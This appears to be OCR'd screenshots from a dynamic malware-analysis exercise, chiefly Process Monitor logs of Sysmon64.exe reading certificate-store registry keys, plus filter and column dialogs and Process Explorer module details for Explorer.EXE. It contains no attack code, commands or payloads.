11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\EnableStrictChecksFlags
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\Default
```

Dynamic Analysis: ProcMon



Time ...	Process Name	PID	Operation	Path
11:51:...	Sysmon64.exe	3168	ReadFile	C:\Windows\System32\wintrust.dll
11:51:...	Sysmon64.exe	3168	ReadFile	C:\Windows\System32\drivers\PROC
11:51:...	Sysmon64.exe	3168	RegQueryKey	HKLM
11:51:...	Sysmon64.exe	3168	RegOpenKey	HKLM\Software\Policies\Microsoft\S
11:51:...	Sysmon64.exe	3168	RegQueryKey	HKLM
11:51:...	Sysmon64.exe	3168	RegOpenKey	HKLM\Software\Policies\Microsoft\S
11:51:...	Sysmon64.exe	3168	RegQueryKey	HKLM
11:51:...	Sysmon64.exe	3168	RegOpenKey	HKLM\Software\Microsoft\Cryptograp
11:51:...	Sysmon64.exe	3168	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Crypto

Display entries matching these conditions:

Architecture | is | then Include

Column	Relation	Value	Action
☐ Process N...	is	AutoIt3_2.exe	Include
☐ Process N...	is	malware_3.exe	Include
☐ Process N...	is	powershell.exe	Include
☐ Date & Time	less than	1/11/2025 11:5...	Exclude
☐ Date & Time	more than	1/11/2025 11:5...	Exclude
☑ Process N...	is	Procmon.exe	Exclude
☑ Process N...	is	Procexp.exe	Exclude
☑ Process N...	is	Autoruns.exe	Exclude
☑ Process N...	is	Procmon64.exe	Exclude
☑ Process N...	is	Procexp64.exe	Exclude

Select columns to appear in the Process Monitor window:

Application Details

☑ Process Name
☐ Image Path
☑ Command Line
☐ Company Name
☑ Description
☐ Version
☐ Architecture

Event Details

☐ Sequence Number
☐ Event Class
☑ Operation
☐ Date &Time
☑ Time of Day
☐ Category
☑ Path
☑ Detail
☑ Result
☐ Relative Time
☐ Duration
☐ Completion Time

Process Management

☐ User Name
☐ Session ID
☐ Authentication ID
☐ Integrity
☑ Process ID
☐ Thread ID
☐ Parent PID
☐ Virtualized

Image

Windows Explorer
Microsoft Corporation
Name: Explorer.EXE
Version: 10.0.19041.1023 (WinBuild.160101.0800)
Path: C:\Windows\Explorer.EXE
Command Line: C:\Windows\Explorer.EXE


PID: 5800
Parent PID: 5768
Session ID: 1
User: DESKTOP-R30J1LQ\Admin
Auth ID: 00000000:0011b59b
Started: 12/13/2025 11:35:57 AM
Architecture: 64-bit
Virtualized: False
Integrity: Medium
Ended: (Running)

Modules:

Module	Address	Size	Path	Company	Version	Timestamp
sfc.dll	0x2fb0000	0x3000	C:\Windows\system32\sfc.dll	Microsoft Cor...	10.0.19041.546 ...	10/5/2004 2:48:...
7-zip.dll	0x10000000	0x17000	C:\Program Files\7-Zip\7-zip.dll	Igor Pavlov	15.05 beta	6/14/2015 5:30:...
Explorer.EXE	0x7ff741050000	0x49d000	C:\Windows\Explorer.EXE	Microsoft Cor...	10.0.19041.102...	11/4/2004 12:0...
provsvc.dll	0x7ff8671a0000	0x7d000	C:\Windows\System32\provsvc.dll	Microsoft Cor...	10.0.19041.1 (...	12/6/1999 5:59:...
BthAvctpSvc.dll	0x7ff8923b0000	0x66000	C:\Windows\System32\BthAvctp...	Microsoft Cor...	10.0.19041.1 (...	8/8/2021 10:23:...
WppRecorderU...	0x7ff89a800000	0x7000	C:\Windows\System32\WppReco...	Microsoft Cor...	10.0.19041.1 (...	2/26/1963 2:20:...
NPSMDesktopP...	0x7ff89a850000	0x38000	C:\Windows\System32\NPSMDes...	Microsoft Cor...	10.0.19041.1 (...	5/8/1959 7:04:4...
werconcpl.dll	0x7ff8a0b40000	0xde000	C:\Windows\System32\werconcp...	Microsoft Cor...	10.0.19041.1 (...	9/10/1996 2:31:...
WSCAPI.dll	0x7ff8a2790000	0x4d000	C:\Windows\System32\WSCAPI.dll	Microsoft Cor...	10.0.19041.1 (...	11/9/1955 10:3...
msi.dll	0x7ff8a28d0000	0x32d000	C:\Windows\system32\msi.dll	Microsoft Cor...	5.0.19041.1237	8/12/1944 5:17:...
ieframe.dll	0x7ff8a5cf0000	0x757000	C:\Windows\System32\ieframe.dll	Microsoft Cor...	11.00.19041.90...	10/12/1995 6:1...
CloudExperienc...	0x7ff8a90d0000	0x55000	C:\Windows\System32\CloudExp...	Microsoft Cor...	10.0.19041.126...	6/23/1918 12:1...
cdprt.dll	0x7ff8a9710000	0x1bc000	C:\Windows\System32\cdprt.dll	Microsoft Cor...	10.0.19041.1 (...	6/24/1922 8:56:...
framedynos.dll	0x7ff8aa190000	0x52000	C:\Windows\System32\framedyn...	Microsoft Cor...	10.0.19041.108...	11/13/1999 11:...
TaskFlowUI.dll	0x7ff8aa600000	0x214000	C:\Windows\ShellComponents\T...			7/12/1944 12:0...
gdiplus.dll	0x7ff8aa9f0000	0x1a9000	C:\Windows\WinSxS\amd64_micr...	Microsoft Cor...	10.0.19041.128...	4/18/1964 5:18:...
browcli.dll	0x7ff8b36e0000	0x14000	C:\Windows\SYSTEM32\browcli.dll	Microsoft Cor...	10.0.19041.1 (...	12/7/1973 6:25:...
UIRibbon.dll	0x7ff8b4580000	0x3ec000	C:\Windows\system32\UIRibbon....	Microsoft Cor...	10.0.19041.1 (...	1/20/1962 12:4...
smartscreenps.dll	0x7ff8b50e0000	0x52000	C:\Windows\System32\smartscre...	Microsoft Cor...	10.0.19041.844 ...	3/10/2009 10:2...
dfscli.dll	0x7ff8b5150000	0x15000	C:\Windows\System32\dfscli.dll	Microsoft Cor...	10.0.19041.1 (...	8/7/1948 10:00:...
Windows.FileEx...	0x7ff8b5410000	0x62000	C:\Windows\System32\Windows....	Microsoft Cor...	10.0.19041.1 (...	1/19/1959 3:12:...
MLANG.dll	0x7ff8b54a0000	0x42000	C:\Windows\SYSTEM32\MLANG.dll	Microsoft Cor...	10.0.19041.1 (...	2/19/1960 6:07:...
Windows.UI.Fil...	0x7ff8b5720000	0x49000	C:\Windows\System32\Windows....	Microsoft Cor...	10.0.19041.120...	9/28/1928 2:20:...
MFPlat.DLL	0x7ff8b5c10000	0x1bc000	C:\Windows\SYSTEM32\MFPlat.D...	Microsoft Cor...	10.0.19041.1 (...	7/15/1968 12:3...

☐ Next Highlighted


Dynamic Analysis: ProcMon



```
Time ...   Process Name  PID   Operation      Path                                                                                           Result            Detail                                                                 Description              Command Line
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\Certificates            SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed                         SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                    SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                    SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed                         SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                    SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                    SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\Disallowed                         SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\Software\Microsoft\SystemCertificates\Disallowed\PhysicalStores                           NAME NOT FOUND    Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\Software\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\Software\Policies\Microsoft\SystemCertificates\TrustedPublisher\Safer                     NAME NOT FOUND    Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU                                                                                            SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKU\S-1-5-18                                                                                   REPARSE           Desired Access: Maximum Allowed                                        System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKU\.DEFAULT                                                                                   SUCCESS           Desired Access: Maximum Allowed, Granted Access: All Access            System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKU\.DEFAULT                                                                                   SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKU\.DEFAULT\Software\Policies\Microsoft\SystemCertificates\TrustedPublisher\Safer             NAME NOT FOUND    Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKU\.DEFAULT                                                                                   SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\Software\Microsoft\SystemCertificates\TrustedPublisher\Safer                              NAME NOT FOUND    Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\Software\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\Certificates                             SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\Certificates                             SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\Certificates                             SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\Certificates                             SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CRLs                                     SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CRLs                                     SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CRLs                                     SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CRLs                                     SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS           Query: Cached, SubKeys: 1, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS           Query: Cached, SubKeys: 1, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegEnumKey     HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS           Index: 0, Name: 27748148BBE67A43CDBFEC6C3784862CE134E6EA               System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs\27748148BBE67A43CDBFEC6C3784862CE134E6EA       SUCCESS           Desired Access: Read                                        System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryValue  HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs\27748148BBE67A43CDBFEC6C3784862CE134E6EA\Blob  BUFFER OVERFLOW   Length: 12                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryValue  HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs\27748148BBE67A43CDBFEC6C3784862CE134E6EA\Blob  BUFFER OVERFLOW   Length: 144                                                 System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryValue  HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs\27748148BBE67A43CDBFEC6C3784862CE134E6EA\Blob  SUCCESS           Type: REG_BINARY, Length: 598, Data: 03 00 00 00 01 00 01 00 14 00 00 ... System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs\27748148BBE67A43CDBFEC6C3784862CE134E6EA       SUCCESS                                                                       System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed\CTLs                                     SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed                                          SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\Software\Policies\Microsoft\SystemCertificates\Disallowed                                 SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed                                 SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\Certificates                    SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\Certificates                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\Certificates                    SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\Certificates                    SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed                                 SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                            SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
